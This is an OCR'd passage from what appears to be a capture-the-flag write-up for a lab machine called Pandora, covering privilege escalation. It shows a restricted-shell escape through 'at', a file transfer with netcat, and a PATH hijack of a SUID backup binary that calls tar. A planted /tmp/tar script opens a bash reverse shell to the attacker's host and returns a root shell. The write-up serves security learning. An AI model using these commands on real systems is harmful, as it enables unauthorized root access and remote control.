


```
$ ls -al /usr/bin/pandora_backup
-rwsr-x--- 1 root matt 16816 Dec  3 15:58 /usr/bin/pandora_backup
```

Breaking out from the restricted shell environment

When we try to run the binary, we see the following error :


```
$ /usr/bin/pandora_backup
```



The error is about permission issues regarding being unable to access a file present in the `root` directory. But this binary has the SUID bit set, so the binary must run with root privileges. This seems to be a case of a restricted shell.

We can use the `/usr/bin/at` binary to break out of this restricted shell, as instructed here in the GTFO bins.

```
$ echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
```



Let us also upgrade this shell to a TTY shell for convenience.

```
$ python -c "import pty;pty.spawn('/bin/bash')"
```

```
$ python -c "import pty;pty.spawn('/bin/bash')"

matt@pandora:/usr/bin$
```

Now, upon executing the `/usr/bin/pandora_backup` binary, we see a backup of the PandoraFMS is being created.

```
$ /usr/bin/pandora_backup
```

```
$ /usr/bin/pandora_backup

[** SNIP **]

/var/www/pandor a/pandora_console/vendor/egulias/email-
validator/phpunit.xml.dist
/var/www/pandora/pandora_console/vendor/egulias/email-
validator/LICENSE
/var/www/pandora/pandora_console/ws.php
Backup successful!
Terminating program!
```

Binary Analysis

Let us transfer the `pandora_backup` binary to our local machine in order to analyze it. We wll be using a simple netcat stream to transfer this file.

On our local machine:

```
$ nc -nvlp 1234 > pandora_backup
listening on [any] 1234 ...
```

On the remote machine:

```
$ nc 10.10.14.6 1234 < pandora_backup
```

After the file has finished transferring, let's run the `strings` utility on it to extract any printable strings.

```
$ strings pandora_backup
```

```
$ strings pandora_backup


[** SNIP **]

PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
tar -cvf /root/.backup/pandora-backup.tar.gz
/var/www/pandora/pandora_console/*
Backup failed!
Check your permissions!
Backup successful!
Terminating program!
[** SNIP **]
```

We can see that the `tar` utility is being used to compress the data into a backup file called `pandora-backup.tar.gz`. However, the command uses the relative path for the `tar` binary instead of the absolute path. Due to this fact, we can try hijacking the PATH variable, and ultimately escalate our privileges to root.

What is PATH variable hijacking?

First, we must understand what the PATH environment variable is.

The PATH environment variable contains a list of directories. So when a binary is being run without specifying its absolute path, the directories listed in the PATH variable are searched from beginning to end for this binary file and the first matching executable is run. So directories at the beginning of the PATH variable take precedence over those that come later.


Now, a vulnerable scenario is in which the absolute path of a binary is not specified. We can create a file containing the malicious command and make the filename the same as that of the binary to be run. We will also need to alter the PATH variable such that our malicious file is the first one to match when the directories listed in the PATH variable are searched. So, instead of the originally intended binary, the malicious command inside the file created by us is run

---

Let us create a file on the remote system in the `/tmp` directory called `tar` and place the following reverse shell code inside it.

```
#!/bin/bash
bash -i >& /dev/tcp/<local_IP_address>/<listening_port> 0>&1
```

We will also need to give it the executable permissions.



After the `tar` file has been created, we have to modify the current user's PATH variable on the remote system and prepend the `/tmp` folder so that it is the first folder that bash searches for binaries in. Entries in the PATH variable are separated by a colon `:`.

```
$ export PATH=/tmp:$PATH
```

Note: The above command sets the value of PATH to `/tmp` plus the previous value of PATH.

Start a Netcat listener on your local machine

```
$ nc -nvlp 4444
```

Then, run the `pandora_backup` binary so as to trigger the reverse shell through the malicious `tar` file.

```
$ /usr/bin/pandora_backup
```

```
$ /usr/bin/pandora_backup

PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
```

After the `tar` file is executed, a reverse shell is received on our listener.

```
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.136] 47294

root@pandora:/tmp# id
uid=0(root) gid=1000(matt) groups=1000(matt)
```

The root flag can be found at `/root/root.txt`